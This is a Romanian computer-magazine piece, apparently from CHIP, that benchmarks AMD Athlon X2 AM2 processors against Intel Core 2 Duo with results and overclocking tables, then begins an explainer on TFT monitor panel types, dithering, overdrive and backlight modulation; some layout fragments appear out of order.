AMD - aceeași Mărie cu altă pălărie

Trecerea la noul socket AM2 nu a adus schimbări notabile de performanță. Astfel, întreaga familie de procesoare AMD socket AM2 este în urma lui Intel Core 2 la toate capitolele: performanță, consum de energie și overclocking. Confruntate cu procesoarele Intel Core 2, AMD-urile lasă impresia unor jucători din grupa mică. A fost nevoie să overclock-ăm procesorul Athlon X2 4000+ de la 2 GHz, frecvența inițială, la 2628 MHz pentru a atinge și a depăși pe alocuri cel mai slab procesor din familia Core 2, modelul 6300 – turat la



Campionul clasei: modelul 4200+ a atins aproape 2800 MHz.



Performanță supremă: la peste 3500 MHz, Conroe 6400 nu are rival la performanță.

SUFERINȚĂ, TU, DUREROS DE DULCE...



Benjamin Onaț
Redactor CHIP

Puse față în față cu procesoarele Intel Core 2, AMD-urile sunt și mai scumpe și merg și mai prost. Un Athlon X2 4200+ costă 880 de lei și nu reușește să bată Intel 6300 de 700 de lei. Teoretic, abia un Athlon X2 4400+ ar învinge mezinul 6300. Numai că AMD nu mai produce procesoare Athlon X2 cu 1 MB cache L2 per nucleu și nu o să găsiți acest model pe piață. Noi vă spunem sigur că Athlon X2 4600+ este cel mai ieftin procesor AMD, mai bun decât un Conroe 6300. Mai trist e atunci când îi vedem prețul: 1140 lei. Norocul lui AMD este că la ora actuală Intel nu are procesoare Core 2 mai ieftine de 700 de lei. Sub această limită de preț, se găsesc (din păcate) alte procesoare eșuate – familia Intel bazată pe Netburst. Dacă în articol vă spu-

neam să evitați cu orice preț procesoarele AMD atunci când sunteți dispuși să dați mai mult de 700 de lei pe un procesor, acum vă zicem același lucru despre procesoarele Pentium 4. Procesoarele Athlon64 distrug în teste orice procesor Pentium 4 (la un preț echivalent) și ar fi o prostie să nu cumpărați AMD în acest caz. Așadar, concluzia acestui test poate fi sintetizată în două sfaturi. Cu un buget limitat, alternativele vă sunt reduse la procesoarele single core. Aici puteți fi siguri că un Athlon64 bate oricând un Pentium 4 (deja end of life) la aceiași bani. Diferența de performanță este sesizabilă mai ales în jocuri. În schimb, dacă aveți bani de Intel Core 2, nu ezitați. Cu un „mic” overclock, un Conroe 6300 bate și un 6800 Extreme Edition. Oricum, performanța se plătește!



Mihai Bărbat
Redactor CHIP

600 MHz. Consumul de curent a sărit automat în aer, la peste 220W, față de doar 120-130W în cazul unui sistem cu Intel Core2 la frecvență normală.

Platforma de testare

	Intel	AMD
Placă de bază	Gigabyte P965-DS3	DFI 590 SLI
Memorii	Corsair CM2X1024-6400 800MHz 4-4-3-12@2,1V	
Placă video	Leadtek 7900 GS	
Hard disk	WD Raptor 36GB 10.000 rpm	
Cooler	stoc	stoc
Driver video	NVIDIA ForceWare 91.47	

3D. Pe partea de 3D am rulat Quake 4 cu patch-ul 1.2 optimizat SMP și F.E.A.R. în rezoluția 1280x1024, cu detaliile puse pe High, NoAA și NoAF.

Overclocking-ul pe platforma Intel cu siguranță nu ar fi fost la fel de impresionant cu o altă placă de bază. Gigabyte P965-DS3 chiar ne-a uimit, din plăcile prezente în laborator reușind să ducă procesoarele cel mai sus și având, surprinzător (!), unul dintre cele mai mici prețuri de placă LGA Conroe. Pentru overclocking am procedat la fel atât în cazul procesorului Presler, cât și în cazul Allendale: am ridicat din start tensiunea de alimentare la o limită „safe” de 1,45V (de la 1,3V default), iar apoi am crescut FSB-ul în pași de 10 MHz la început și apoi de 5 MHz, până când platforma a devenit instabilă. Odată ce am găsit frecvența maximă în condiții de stabilitate am încercat să o obținem cu un FSB mai mare și un multiplicator mai mic (în cazul procesorului Pentium D 915), varianta finală fiind cea cu FSB-ul cel mai mare.

În toate combinațiile am testat stabilitatea cu două sesiuni de Prime95, urmărind temperatura procesorului. Din nefericire, divizorul cel mai bun al platformelor P965 a fost 2, adică frecvența memoriei a fost de două ori FSB-ul, fapt care a dus apoi la limitarea în memorii. În cazul Allendale, memoriile au rulat la overclocking la 888 MHz, respectiv 865 MHz pentru Presler, în ambele cazuri fiind nevoiți să relaxăm memoriile la timing-urile 5-5-4-12.

AMD-urile au fost testate cu o placă de bază DFI nForce 590 SLI. Am ales această placă datorită numelui DFI, care de câțiva ani buni construiește cele mai overclock-abile plăci de bază pentru AMD. În acest fel am vrut să fim siguri că stoarcem totul din procesoarele testate. Memoriile, hard diskul și placa grafică au fost comune cu cele ale platformei Intel: 2x 1GB Corsair CM2X1024-6400C4, un WD Raptor 36 GB și un Leadtek Winfast 7900 GS. La overclocking am ridicat tensiunea de alimentare la procesor la 1,575 V și am coborât frecvența memoriilor la 533, respectiv 667 MHz.

mihai_barbat@chip.ro,
benjamin_onat@chip.ro

1,86GHz. Așadar pentru a găsi echivalentul AMD al unui procesor Intel Core 2, mai adăugați la acesta 500-600 MHz și apoi aruncați o privire în oferta AMD. Veți observa că, la vârf, AMD nu are răspuns pentru Intel 6700 (la 2,6 GHz), ce să mai spunem de modelul 6800XE, care e și mai și! Cu actuala tehnologie și arhitectură, AMD nu poate produce un X2 capabil să înfrunte killer-ul de la Intel. Revanșa este prevăzută abia la anul, când AMD va lansa procesoarele quadcore K8L. Până atunci, jale și suspine în rândurile AMD-iștilor.

După cum spuneam, am reușit cu chiuu cu vai să batem cel mai slab procesor Intel Core 2 6300 cu AMD-urile overclock-ate cu

600 MHz. Consumul de curent a sărit automat în aer, la peste 220W, față de doar 120-130W în cazul unui sistem cu Intel Core2 la frecvență normală.

Cum am testat

Testele din acest articol nu sunt noi pentru cititorii CHIP. Nu am renunțat și nu vom renunța prea curând la SYSMark 2004, un test foarte relevant pentru noi. Pe lângă acesta, am inclus codările tradiționale cu DivX, respectiv Lame (optimizat SMP), randări cu CineBench 2003 și 3DSMax 8, editare foto cu Photoshop CS2 și aplicații

Default	Pentium D 915	Core 2 Duo E6300	Core 2 Duo E6400	AMD X2 AM2 3800+	AMD X2 AM2 4000+	AMD X2 AM2 4200+
	2,80 GHz [14x200]	1,86 GHz [7x266]	2,13 GHz [8x266]	2 GHz [10x200]	2 GHz [10x200]	2,2 GHz [11x200]
SysMark 2004	[pt] 204 [244+170]	267 [329+217]	293 [368+234]	226 [281+182]	231 [286+187]	239 [305+187]
DivX 6.2.5	[fps] 50.29	65.34	73.84	53.59	53.9	57.73
CineBench 2003	[s] 56.8	43.6	38.2	49	49.1	44.8
Quake 4 SMP [1280x1024]	[fps] 113.8	135.5	145.5	129	130	135
F.E.A.R. [1280x1024]	[fps] 77	90	90	80	82	82
Lame SMP	[s] 75	60	52	81	81	74
3DSMax 8	[s] 170	122.7	103.5	137	137.6	125
Photoshop CS2	[s] 218	184.4	167	220	219	205.4
Consum idle	[W] 103	94	98	94	95	95
Consum full load	[W] 163	119	130	145	147	157
Overclocking	Pentium D 915	Core 2 Duo E6300	Core 2 Duo E6400	AMD X2 AM2 3800+	AMD X2 AM2 4000+	AMD X2 AM2 4200+
	3,90 GHz [12x325]	3,10 GHz [7x444]	3,55 GHz [8x444]	2,75 GHz [10x275]	2,62 GHz [10x262]	2,79 GHz [11x254]
DivX 6.2.5	[fps] 68.26	100.64	114.83	68.04	67.7	70
CineBench 2003	[s] 41.3	26.4	23.1	42.6	37.9	35.6
Quake 4 SMP [1280x1024]	[fps] 139.5	151.8	151.8	86.1	145	151.6
F.E.A.R. [1280x1024]	[fps] 84	86	86	59	86	84
Lame SMP	[s] 54	36	31	74	62	59
3DSMax 8	[s] 123	74.5	65.8	131	105.5	99.4
Photoshop CS2	[s] 168	124.4	113.6	240	177.7	169.7
Consum full load	[W] 236	152	178	218	220	225

Rezultate: Intel Core 2 Duo câștigă în toate testele.



TFT-uri,

cu bune și rele

Prezentul aparține deja TFT-urilor. Haideți să analizăm atuurile, dar și dezavantajele acestora, să vedem care sunt cele mai noi tehnologii, ce le diferențiază și care sunt modelele potrivite pentru fiecare tip de activitate. *Francisc Kurko, Vasile Prodan*

La începuturile carierei sale, monitorul TFT avea specificații cel puțin modeste, pentru a nu le numi de-a dreptul groaznice: timp de răspuns de peste 40 ms, unghiuri de vizibilitate pe orizontală și pe verticală ce nu treceau de 120/100 grade (vom vedea mai încolo ce înseamnă aceste criterii și cum se măsoară), de multe ori chiar sub aceste valori. Este și firesc, pe undeva, dacă ținem cont de faptul că acestea au apărut acum mai bine de șase ani, la începutul deceniului (secolului, mileniului?). Este astfel de înțeles că primii care au acceptat noile panouri au fost cei din sectorul de business, unde spațiul ocupat pe birou, sănătatea ochilor (și nu numai) au fost factorii decisivi în momentul achiziționării.

Însă nu la fel au făcut pasionații de jocuri sau oamenii de la DTP (desktop publishing), care au preferat să aștepte (unii continuă s-o facă chiar și acum) ca panourile să se maturizeze mai mult, pentru ca specificațiile să le satisfacă necesitățile, să-i poată ajuta cu adevărat. Dar să vedem ce panouri există pe piață, ce avantaje sau dezavantaje aduc și cui i se recomandă. Probabil că și cei mai pretențioși clienți își vor putea găsi un model pe măsura așteptărilor.

Mai multe informații

Înainte de a începe prezentarea succintă a facilităților diverselor tehnologii, v-am ruga să citiți și cele două articole ale

colегului nostru Codrin Hosu, ce dezleagă misterul timpului de răspuns, al pixelilor morți, al unghiurilor de vizibilitate, al overdrive-ului, articole pe care le puteți citi pe CD/DVD-ul atașat revistei. Articolul de față vine mai mult ca o completare la acestea. Să vedem ce s-a mai întâmplat în domeniul panourilor TFT în ultimii doi ani.

Gamerii și TN-ul

Panoul TN (Twisted nematic - moleculele cristalelor acționează prin răsucire) este cel mai vechi tip de matrice TFT. Evident, și cel mai criticat deoarece ar avea contrast mic, unghiuri de vizibilitate modeste, iar de cele mai multe ori are și culori mai




puține decât un panou care se respectă. Multe din aceste lucruri sunt invariabil adevărate, indiferent de producătorul panoului: Samsung, LG-Philips, AU-Optronics, Sony, NEC, CPT, CMO etc. De-a lungul timpului, așa cum v-am obișnuit, testele din laboratorul nostru au subliniat și slăbiciunile monitorelor cu panouri TN. Colorimetrul nostru X-rite Monaco Optix XR a scos la iveală o plajă de culori (gamut) mai modestă, indiferent dacă vorbim de monitoare cu sau fără dithering (despre dithering, puțin mai încolo). De asemenea, ne-am tot plâns de unghiurile de vizibilitate foarte mici: 150-160° pe orizontală și 130-140° pe verticală. Unghiul de vizibilitate se definește foarte simplu: de exemplu, dacă priviți centrul monitorului din lateral și constatați că la un unghi de 75° contrastul se apropie periculos de 0 (sub o rată minimă acceptată de 10:1 sau chiar 5:1), înseamnă că unghiul de vizibilitate pe orizontală este mai mic de 150° (pe orizontală, unghiurile sunt simetrice, deci se adună partea stângă cu cea dreaptă). Pe verticală însă, pot apărea surprize, pentru că unghiul de vizibilitate de sus poate diferi de cel de jos (ultimul fiind în general mai mic). Oricum, în afara pasionaților de jocuri, nu putem recomanda nimănui un panou cu un unghi de vizibilitate atât de mic, mai ales pe verticală. Iar dacă înălțimea monitorului nu

se poate ajusta, situația este cu atât mai gravă. Am întâlnit și monitoare care nu pot fi înclinate față-spate prea mult, lucru care înrăutățește situația. Dar totuși de ce se vând TN-urile atât de bine? În momentul de față, au cel mai bun timp de răspuns. Atât. Iar datorită tehnologiei overdrive, cristalele se vor răsuci și mai repede, efectul de „ghosting” (remanențe ale imaginilor în mișcare) fiind minimal. În acest sens vă putem recomanda LG L1970HR-BF sau Samsung 940BF, BenQ FP93GX, ViewSonic VX924 sau, dacă nu vă dau banii afară din casă și vă mulțumește și un TFT de 17 țoli, puteți merge liniștiți pe mâna lui Samsung 740BF, ViewSonic VX724, Lenovo ThinkVision L171 sau BenQ FP71V+, ultimul având pe deasupra și un raport preț/performață excelent.

IPS, pentru cei care vor mai mult

Acest tip de matrice a fost dezvoltat de către Hitachi în 1996, tocmai pentru a scăpa lumea de dureroasele probleme ale TN-ului (unghiuri de vizibilitate mici și culori slabe). A și reușit acest lucru, însă prețul plătit a fost pe măsură. Iată și primul compromis: timpul de răspuns foarte mare (adică prost). În plus, contrastul era foarte mic. Cu timpul, au apărut generații noi de panouri IPS: S-IPS (Super In Plane

Switching,) și, mai recent, Enhanced S-IPS (ambele dezvoltate de LG-Philips), ultimul fiind cunoscut și sub numele de SA-IPS (Super Advanced IPS). Aceste panouri IPS de generație nouă au rezolvat atât problema strălucirii, cât și a contrastului. Mai mult decât atât, datorită gamut-ului foarte bun, ele sunt recomandate și în DTP. Astfel, un exemplu bun este Iiyama ProLite H2130-W/B (panou NEC S-IPS), care, deși nu poate să se laude cu un contrast fabulos (doar 500:1), are o armă de necontestat: calibrare de culoare pe șase axe. Evident, se poate mândri cu unghiuri de 170° pe orizontală și verticală. Vom recomanda de asemenea două monitoare NEC, cu panouri NEC, primul: MultiSync 20WGX2 cu un SA-IPS cu unghiuri de viz: 178/178°, al doilea, un monitor profesional, MultiSync 1980Fxi, care, ca și exemplarul Iiyama, are calibrarea de culoare tot pe șase axe. Vom mai adăuga un lucru foarte important: la început n-am vrut să recomandăm un monitor S-IPS decât profesioniștilor din DTP (unde sunt la fel de bune și alte panouri, dar despre ele, imediat), însă performanța lui 20WGX2 ne-a făcut să ne răzgândim. Unghiuri de vizibilitate mari, timp de răspuns mic (da, și IPS-urile au fost „virusate” cu overdrive), toate acestea la ce vă duc cu gândul? La vizionarea de filme, nu? Și nu numai... Un singur lucru




TFT-ul ideal: nu există, cel puțin nu încă. În schimb, puteți să optați pentru un monitor cu un panou potrivit pentru aplicațiile dvs. preferate.

putem să-i reproșăm unui IPS, indiferent cărei generații îi aparține: inevitabila dispersie a lungimilor de undă ale luminii, deci emisia de lumină este diferită pentru diferite culori. Asta se traduce prin schimbarea unor culori la unghiuri de vizibilitate diferite. De exemplu, negrul tinde să devină roșu, dacă îl privim din lateral (acesta este și un bun prilej să vă dați seama dacă aveți un IPS sau altceva).

MVA, PVA: calea spre perfecțiune?

La început a fost VA (Vertical Alignment), creat de Fujitsu în 1996, dar japonezii au văzut că ceva nu e bine. Nu că ar fi fost ceva cu acest concept, ba dimpotrivă. Spre deosebire de TN și IPS, într-un panou VA, când nu este aplicat nici un voltaj, moleculele de cristal sunt orientate vertical, perpendicular pe substrat, producând o imagine complet neagră, deoarece lumina polarizată trece nestingherit prin cristalele perpendiculare, ajunge la al doilea filtru de polarizare, care este perpendicular, rezultatul fiind blocarea completă a luminii. Cum se poate vedea și din diagramă, acest negru putea fi observat sub un unghi de vizibilitate larg. Însă nu la fel stăteau lucrurile când se aplica voltaj, unghiurile devenind foarte slabe (vezi diagrama). În 1998, tot Fujitsu a reparat acest neajuns, creând MVA (Multi-domain VA), care a fost mai mult decât un compromis între TN și IPS. În primul rând, timpul de răspuns era mai bun decât al unui IPS, contrastul mai mare decât pentru oricare alt tip de panou, iar unghiurile de vizibilitate rivalizau cu cele ale unui IPS. În ultima vreme, am putut asista la o explozie de îmbunătățiri aduse de AU Optronics, Fujitsu și CMO: P-MVA (Premium MVA) și S-MVA (ați ghicit, Super-MVA). Evident, nici aici nu scăpați de „fenomenul”



Diferențe între tehnologii: Spre deosebire de tehnologia VA (mono-domain VA), la care strălucirea celulei se modifică cu unghiul de vizibilitate, la tehnologia MVA (Multi-domain VA, figura din dreapta), strălucirea este percepută la fel, indiferent de poziționarea observatorului. Această îmbunătățire se datorează divizării celulei de afișare și orientării diferite a cristalelor.

overdrive, care a ajutat mult panoul MVA să fie bun și la altceva decât DTP, și anume la vizionat filme. Samsung n-a stat nici el cu mâinile în sân, creând o alternativă la MVA, PVA. Ca să vă faceți o idee despre greii din acest grup, citiți pentru început specificațiile unui Iiyama ProLite H1900-B (panou MVA-Premium, unghiuri de 178/178°, contrast 1000:1, rezoluție 1600x1200, calibrare de culoare pe șase axe). De curând, am putut vedea și un Samsung 971P în acțiune și am rămas efectiv cu gura căscată când am văzut că are un contrast de peste 1200:1, măsurat de noi! Secretul: nivelul de luminozitate de negru extrem de mic, sub 0,2 cd/m². Țasta da negru. Un asemenea monitor este bun și la DTP și la vizionat filme și la prelucrări de poze. Însă nu este destinat și jocurilor... evident. Nu poți fi bun la toate, nu-i așa? Alternative: Samsung SyncMaster 193P+, LG Flatron L1940B și Samsung SyncMaster 920T.



Tendențe bune și rele

Evident, nu putem decât să ne bucurăm de apariția unor panouri mai rapide, mai strălucitoare, dar dacă vă spunem că toate acestea aduc de multe ori și unele dez-


avantaje? Să le luăm pe rând: cel mai grav, dithering-ul.


Dithering

Prin dithering se înțelege simularea obținerii unei culori inexistente în paleta de culori prin utilizarea ponderată a altora disponibile, pentru ochi fiind un fel de proces de interpolare. Unele monitoare știu să afișeze un anumit număr de culori, altele nu. Acestea din urmă se bazează pe slăbiciunile ochiului/creierului uman. Să explicăm. Fiecare pixel are trei subpixeli, iar fiecare dintre aceștia afișează, în cazul cel mai fericit, 256 de culori (de la 0 la 255). Adică fiecare astfel de subpixel „știe” să afișeze pe opt biți. Câte combinații sunt? Păi 256x256x256, adică 16.777.216 culori. Pentru a reduce cheltuielile (și nu doar din acest motiv), unii producători au implementat convertoare mai ieftine, care știu să prelucreze doar șase biți de culoare pe subpixel, adică exact 64 de culori. Este de asemenea de înțeles că dacă ai mai puține nuanțe intermediare, cristalele lichide vor trece mai repede dintr-o poziție în alta (pentru reproducerea nuanțelor apropiate, dar nu numai), deci timpul de



Modularea impulsurilor în durată: cele trei oscilograme reprezintă trei cazuri: stânga-sus, backlight (lumina din spate) aproape stins, dreapta-sus backlight la jumătate, iar jos, backlight la maxim. Se poate observa la prima imagine că lampa nici nu apucă să se aprindă, că se dă comanda de stingere. La a doua imagine lampa nu se stinge de tot (aproape 50%) că primește deja comanda de aprindere. La ultima imagine aproape nu se stinge deloc (totuși există mici „ciocuri” de strălucire).





Overdrive: fără overdrive (stânga), timpul de răspuns este de 19,6 ms, de șase ori mai mare decât cel obținut prin activarea funcției (dreapta).

răspuns scade (se îmbunătățește) și el notabil. Dar să revenim la cei șase biți ai noștri. Făcând din nou calculul pentru întregul pixel, avem 64 x 64 x 64 de culori, un foarte modest 262.144. Dar ce se întâmplă, căci de aici și până la cele 16,7 milioane de culori este cale luuuungă? Ei bine, interpolăm domnilor. Totul e matematică și un pic de păcăleală a ochilor/creierului uman. Media aritmetică sau ponderată depinde de interpolare. Să presupunem că un TN cu șase biți trebuie să afișeze culoarea cu numărul 10. Toate bune și frumoase, dar el nu-i „cunoaște” decât pe 8 și pe 12, nici măcar pe 9 sau pe 11 (fiind de patru ori mai puține nuanțe, din patru în patru nuanțe este doar capabil să afișeze neinterpolat). Ce va face panoul pe șase biți (atenție, nu doar TN-urile sunt păcătoase!)? Va pune unul lângă altul un pixel de culoarea 8 și unul de 12, lăsând creierul nostru să „vadă” un 10. Aceasta este varianta cea mai simplă, dar sunt și interpolări destul de complexe. Sau, cum am văzut în laboratorul nostru, unele și mai lipsite de bun simț: pur și simplu unele gradientele nu sunt afișate, iar culoarea lipsă este înlocuită cu cea a vecinului. De cele mai multe ori, doar colorimetrul a fost în măsură să judece monitoarele cu dithering. Nici noi nu am remarcat cu ochiul liber acest fenomen, așa că nu este adevărat că oricine va observa fenomenul supărător! Este adevărat, la anumite imagini, mai ales cele în mișcare, există posibilitatea ca unii dintre dumneavoastră să descopere pixelii „vinovați”, care vor arăta ca un zgomot de imagine. Dar foarte puțini dintre voi, asta este cert.

Overdrive


Overdrive-ul este un lucru bun. Pentru a vă convinge de aceasta, am atașat două imagini, unde, într-un scenariu nu tocmai imposibil (contrast mic, pe un BenQ FP93 GX, încă folosibil la 27%) se poate vedea clar cum timpul de răspuns pe panta ascendentă, când se aprinde pixelul alb, se îmbunătățește de câteva ori. Acest lucru este cel puțin remarcabil!

Dar când OD-ul este folosit în exces, dăunează grav sănătății. În cazul de față, calității imaginii. Când au apărut primele modele cu accelerarea timpului de răspuns (AMA-Advanced Motion Accelerator la BenQ, ODC-Over Driving Circuit la LG etc.), existau cazuri când era aplicat un voltaj prea mare pe frontul ascendent, pixelul se aprindea mai puternic, lucru care se putea vedea pe ecran în anumite scenarii. Însă mai nou am observat că overdrive-ul a suferit modificări simțitoare, bine-venite, nederanjând ca înainte.


Modularea impulsurilor în durată

Strălucirea (luminozitatea) panoului nu poate fi reglată atât de ușor cum ar crede unii dintre dumneavoastră. Se mai poate jongla, din poziționarea cristalelor lichide, cât de mult să polarizeze lumina, câtă

lumină să poată trece sau nu, însă totul are limite. Iar backlight-ul (CCFL – Cold Cathode Fluorescent Lamp – lumina din spatele ecranului) nu poate fi făcut mai puternic sau mai slab, când și cum ne-am dori. Neonul nu funcționează după astfel de criterii: dau voltaj mai mare, se aprinde mai tare și invers. Într-o anumită măsură este posibil, însă odată cu scăderea tensiunii, lucrurile pot scăpa de sub control. Cum poate atunci cineva controla puterea neonului? Foarte simplu: stingându-l și aprinzându-l. Da, ați auzit bine, avem „backlight blinking” sau, dacă vreți, ne întoarcem la vremurile cu „pălăituri”. Vestea bună este că nu orice monitor își face reglarea backlight-ului prin stingerea și aprinderea neonului, proces numit modularea impulsurilor în durată. Iar cele care o fac, de obicei o 